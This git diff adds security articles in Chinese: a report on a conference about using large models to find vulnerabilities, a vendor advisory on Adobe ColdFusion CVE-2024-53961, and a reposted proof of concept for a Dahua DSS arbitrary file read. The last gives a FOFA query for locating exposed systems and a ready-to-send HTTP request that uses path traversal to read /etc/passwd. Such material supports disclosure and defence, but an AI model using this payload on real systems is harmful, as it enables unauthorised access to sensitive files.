
+最后来探讨大模型挖掘漏洞实践展现出的多元能力。从全流程能力来看,它以对程序的理解为起点,借助大模型的代码解析能力,分析程序架构、逻辑,找出潜在风险点;接着利用大模型融合静态代码分析、模糊测试等技术优势,挖掘程序深处的漏洞;最后完成漏洞修复报告的撰写,在报告中清晰呈现漏洞详情、修复建议以及风险评估等内容,形成从发现问题到解决问题的完整流程,为漏洞挖掘工作提供实用且有效的指引,助力从业者高效开展工作。
+
+**分享三:机器语言大模型 Machine Language Model**
+
+

+在网络空间的运行体系里,机器语言处于核心地位。然而,现阶段像 ChatGPT 这类广为人知的大模型,却在理解机器语言方面存在短板。与此同时,闭源软件分析更是面临重重困境:一方面,深度检测手段匮乏,面对无源码软件时检测工作举步维艰;另一方面,软件生态迁移效率低下,一旦涉及跨平台等迁移需求,往往不得不重新开发。再者,逆向工程难度颇高,不仅过度依赖国外工具,而且人工分析时准确率与效率双双受限,严重阻碍了软件国产化的推进步伐,那些由国外公司主导的行业软件,国产化替代更是难上加难,就连基于规则的恶意代码及漏洞检测,效果和效率也不尽人意。
+
+
+
+面对如此现状,
+**华清未央 CEO 朱文宇博士**分享了机器语言大模型(MLM)这一前沿成果。他通过与自然语言大模型(GPT - 4o)以及代码大模型(DeepSeek Coder V2)细致对比后发现,MLM 在反编译代码领域展现出独特优势,具备多项突出能力:
+
+**其一,卓越的代码分类能力。**它能够迅速判别代码类型,精准判断代码敏感性,从而精准锁定目标代码,为逆向工程、恶意代码分析、漏洞挖掘以及性能瓶颈定位等工作提供有力辅助。例如,面对一段汇编代码,它可以给出关于其可能涉及功能的概率预估,像精准判断某函数有 75.98% 的概率与屏幕截图功能紧密相关。
+
+**其二,精准的代码相似性检测能力。**这一能力广泛应用于供应链成分分析、代码克隆检测、恶意代码家族甄别、相似漏洞挖掘、补丁比对分析以及逆向工程辅助等诸多关键领域。它的工作原理是通过严谨计算函数间的语义相似性分数,进而明确哪些函数与目标函数相似,哪些与之截然不同。
+
+**其三,具备语义摘要能力。**MLM能够对给定的二进制代码生成自然语言解释,用一个单词或者简短的几句话概括代码的功能语义,辅助分析人员快速理解代码语义,并为模块,程序,文件的整体摘要提供基础。
+
+**其四,出色的语义恢复能力。**该能力在逆向工程、恶意代码分析、漏洞挖掘等工作中发挥关键作用,比如针对给定的汇编代码,它能够进行反编译操作,将其转换为类 C 语言代码,尽可能还原代码背后的逻辑,当然,由于汇编代码本身的复杂性以及上下文较强的依赖性,还原结果或许无法做到百分之百精准。
+
+**分享四:模糊测试技术与AI的前沿探索**
+
+
+在不同的应用场景下,Fuzzing 技术始终面临着使用门槛过高的难题。这要求测试人员必须对被测项目有着极为深入的了解,过程中涉及大量的人工操作,并且对测试人员自身素质提出了严苛要求。幸运的是,大语言模型(LLM)的诞生为突破这一困境带来了曙光,有望降低 Fuzzing 的使用门槛。
+**云起无垠引擎负责人李唯**聚焦于 AI 在源码和固件这两个关键领域的探索实践,致力于全方位提升 Fuzzing 的效率与效果,力求挖掘出更多隐藏的安全漏洞。
+

+源码模糊测试方面,传统的模糊测试驱动生成存在诸多难点。
+**一方面**,人工编写成本居高不下,测试人员不仅需要人工识别库的攻击面,还要编写符合接口调用逻辑的复杂测试驱动,为了触发更多被测试代码,往往还得设法增加驱动的复杂度,同时更要精准引入合适的头文件和库,并确保整个编译链接过程顺利通过。**另一方面**,静态分析的准确率偏低且误报率颇高,在识别某些接口参数间的语义联系时力不从心,想要依据程序结构信息构造合理的上下文更是困难重重。
+
+
+

+鉴于此,李唯表示,结合静态分析技术与自动编译链接框架,我们精心设计了基于 LLM 生成 Fuzz 驱动的创新框架,这一框架让测试更加高效、精准。
+
+
+

+在固件模糊测试与 AI 的结合探索,李唯表示,我们选择了种子生成优化这一方向。具体实施策略如下:
+
+
+
+首先,充分发挥大模型强大的理解能力,对 BusyBox 中集成的各类工具展开深入剖析,力求精准把握每一种工具的使用方式。
+
+其次,依据不同工具各自的特点,利用大模型针对性地生成与之适配的测试数据。
+
+随后,将这些初始数据进行专业的种子清洗。通过严谨筛选,去除那些无效或干扰性强的数据,只保留真正合适、最具潜力的数据作为最终用于测试的种子。
+
+最后,调用AFL,凭借其专业性能,利用筛选出的优质种子开启全面测试流程。如此一来,便能为固件的安全漏洞检测注入强劲动力,保障固件在复杂多变的运行环境中维持稳定可靠的状态。
+
+**圆桌讨论**
+
+

+在圆桌环节,奇安信安全研究员尹斌、华清未央 CEO 朱文宇、长亭科技联合创始人龚杰、云起无垠 CEO 沈凯文以及前华为高级安全专家、简世咨询高级顾问孙志敏围绕“大模型赋能漏洞”进行了重点探讨。
+
+
+
+1. 目前AI编程越来越火,比如像cursor、codeium之类的AI编辑器出现以后,写出来的代码是不是就天然和安全了?是不是漏洞挖掘就没那么重要了?
+
+2. 现在大模型的能力越来越强了。在科研界和工业界,有没有可能在未来通过大模型的预测和分析能力,就能把漏洞挖掘问题彻底解决掉?是哪些因素影响了直接使用大模型进行漏洞挖掘的效果?
+
+3. 除了漏洞挖掘,漏洞的可利用性验证、漏洞的修复也是从业者们非常关注的点。各位专家认为现在的漏洞自动化验证和修复存在的最大瓶颈是什么?大模型的出现给漏洞验证和漏洞修复带来了怎样的能力提升?
+
+**写在最后**
+
+
+此次活动旨在通过行业专家的经验分享和思维碰撞,促进 AI 驱动的漏洞挖掘技术不断进步,为筑牢国家网络安全屏障贡献智慧和力量。后续安全极客也将针对本期活动四位嘉宾的分享与圆桌讨论带来更详细的内容整理,欢迎大家的持续关注。
+
+未来,安全极客社区也将围绕“AI+Security” 开展更多相关主题活动,汇聚更多行业专家、分享更多技术干货,共同促进行业发展。
+
+[](https://mp.weixin.qq.com/s?__biz=MzkzNDUxOTk2Mw==&mid=2247495405&idx=1&sn=67249648d5c312b5c178b23b077d28f3&scene=21#wechat_redirect)
+
+
+
+
+[](http://mp.weixin.qq.com/s?__biz=MzkzNDUxOTk2Mw==&mid=2247493750&idx=1&sn=27bd578179e5abbdc8907b669519bb8f&chksm=c2b95d82f5ced4945cf8844013563398cb3a885ea96a2ee2b60bfcc26d77ebffe78a35285646&scene=21#wechat_redirect)
+
+[](http://mp.weixin.qq.com/s?__biz=MzkzNDUxOTk2Mw==&mid=2247493759&idx=1&sn=0aed37ae210bde25a6b16a745301b71d&chksm=c2b95d8bf5ced49d12eb8cc6192c4e091bf11b6ffe99d4025467ea98b9d04cad89ba0ea91710&scene=21#wechat_redirect)
+
+[](http://mp.weixin.qq.com/s?__biz=MzkzNDUxOTk2Mw==&mid=2247493770&idx=1&sn=2c6d24403cda8f0ef45cadb10e1bfebd&chksm=c2b95d7ef5ced4686e39951e21153c81f0a1e57cabf0937e0d996e6621385745d3ee30d98c11&scene=21#wechat_redirect)
+
+
+
+
+
diff --git a/doc/【漏洞通告】Adobe ColdFusion任意文件读取漏洞(CVE-2024-53961).md b/doc/【漏洞通告】Adobe ColdFusion任意文件读取漏洞(CVE-2024-53961).md
new file mode 100644
index 00000000..e1ede9e8
--- /dev/null
+++ b/doc/【漏洞通告】Adobe ColdFusion任意文件读取漏洞(CVE-2024-53961).md
@@ -0,0 +1,128 @@
+# 【漏洞通告】Adobe ColdFusion任意文件读取漏洞(CVE-2024-53961)
+深瞳漏洞实验室 深信服千里目安全技术中心 2024-12-24 09:26
+
+
+
+**漏洞名称:**
+
+Adobe ColdFusion任意文件读取漏洞(CVE-2024-53961)
+
+**组件名称:**
+
+Adobe ColdFusion
+
+**影响范围:**
+
+Adobe ColdFusion 2023 ≤ Update 11Adobe ColdFusion 2021 ≤ Update 17
+
+**漏洞类型:**
+
+任意文件读取
+
+**利用条件:**
+
+1、用户认证:不需要用户认证
+
+2、前置条件:默认配置
+
+3、触发方式:远程
+
+**综合评价:**
+
+<综合评定利用难度>:容易,能造成敏感数据泄露。
+
+<综合评定威胁等级>:高危,能造成敏感数据泄露。
+
+**官方解决方案:**
+
+已发布
+
+
+
+
+
+**漏洞分析**
+
+
+
+**组件介绍**
+
+ColdFusion 是一个应用服务器。ColdFusion 也是一种 Web 编程语言,它允许 Web 应用程序与各种后端系统进行通信。使用 ColdFusion,您可以创建动态网页,提供用户输入、数据库查找、一天中的时间或您需要的任何其他标准。ColdFusion 页面由标准 HTML 及其专有的 ColdFusion 标记语言 (CFML) 组成。
+
+
+
+**漏洞简介**
+

+2024年12月24日,深瞳漏洞实验室监测到一则Adobe-ColdFusion组件存在任意文件读取漏洞的信息,漏洞编号:CVE-2024-53961,漏洞威胁等级:高危。
+
+Adobe 发布的紧急安全更新中显示,修复了一个ColdFusion 2023 和 2021版本中的严重漏洞。**攻击者可以利用该****漏洞从系统中读取任意文件,从而可能导致敏感数据和配置文件泄露。注:Adobe 已确认 CVE-2024-53961 的POC已经存在。**
+
+****
+
+
+**影响范围**
+
+目前受影响的Adobe-ColdFusion版本:
+
+Adobe ColdFusion 2023 ≤ Update 11Adobe ColdFusion 2021 ≤ Update 17
+
+
+
+**解决方案**
+
+
+
+**官方修复建议**
+
+****
+**安全版本:**Adobe ColdFusion 2023 Update 12Adobe ColdFusion 2021 Update 18官方已发布最新版本修复该漏洞,建议受影响用户将Adobe ColdFusion更新到安全版本及以上版本。**下载链接:**ColdFusion 2023 : https://helpx.adobe.com/coldfusion/kb/coldfusion-2023-update-12.html
+
+ColdFusion 2021 : https://helpx.adobe.com/coldfusion/kb/coldfusion-2021-update-18.html
+
+
+
+**深信服解决方案**
+
+****
+**风险资产发现**
+
+支持对Adobe-ColdFusion的主动检测,可批量检出业务场景中该事件的**受影响资产**情况,相关产品如下:
+
+**【深信服主机安全检测响应平台CWPP】**
+ 已发布资产检测方案,指纹ID:0003675。
+
+**【深信服云镜YJ】******已发布资产检测方案,指纹ID:0003675。
+
+**【深信服漏洞评估工具TSS】**已发布资产检测方案,指纹ID:0003675。
+
+
+
+
+**参考链接**
+
+
+
+https://helpx.adobe.com/security/products/coldfusion/apsb24-107.html
+
+
+
+**时间轴**
+
+
+
+**2024/12/24**
+
+深瞳漏洞实验室监测到Adobe ColdFusion 任意文件读取漏洞信息。
+
+
+**2024/12/24**
+
+深瞳漏洞实验室发布漏洞通告。
+
+点击**阅读原文**,及时关注并登录深信服**智安全平台**,可轻松查询漏洞相关解决方案。
+
+
+
+
+
+
diff --git a/doc/大华DSS 系统attachment_downloadAtt.action存在任意文件读取漏洞 附POC.md b/doc/大华DSS 系统attachment_downloadAtt.action存在任意文件读取漏洞 附POC.md
new file mode 100644
index 00000000..3755a75b
--- /dev/null
+++ b/doc/大华DSS 系统attachment_downloadAtt.action存在任意文件读取漏洞 附POC.md
@@ -0,0 +1,73 @@
+# 大华DSS 系统attachment_downloadAtt.action存在任意文件读取漏洞 附POC
+2024-12-23更新 南风漏洞复现文库 2024-12-24 13:20
+
+免责声明:请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
+## 1. 大华DSS 简介
+
+微信公众号搜索:南风漏洞复现文库 该文章 南风漏洞复现文库 公众号首发
+
+大华DSS Digital Surveillance System系统。
+## 2.漏洞描述
+
+大华综合安防监控管理平台是基于“All-In-One”理念,全新架构的综合监控管理平台,集主控,转发,存储,管理于一身,具有建设成本低、部署运维简易、组合扩展灵活、性能强悍及安全稳定高可靠等特点。较DSS7000系列升级了硬件配置,增强了性能,还提供了更多的软件功能。大华DSS Digital Surveillance System系统attachment_downloadAtt.action存在远任意文件读取漏洞
+
+CVE编号:
+
+CNNVD编号:
+
+CNVD编号:
+## 3.影响版本
+

+大华DSS Digital Surveillance System系统
+
+
+
+大华DSS Digital Surveillance System系统attachment_downloadAtt.action存在任意文件读取漏洞
+## 4.fofa查询语句
+
+app="dahua-DSS"
+## 5.漏洞复现
+

+漏洞链接:http://xx.xx.xx.xx/portal/attachment_downloadAtt.action?filePath=../../../../../../etc/passwd
+
+漏洞数据包:
+```
+GET /portal/attachment_downloadAtt.action?filePath=../../../../../../etc/passwd HTTP/1.1
+Host: xx.xx.xx.xx
+User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)
+Accept: */*
+Connection: Keep-Alive
+```
+
+

+## 6.POC&EXP
+

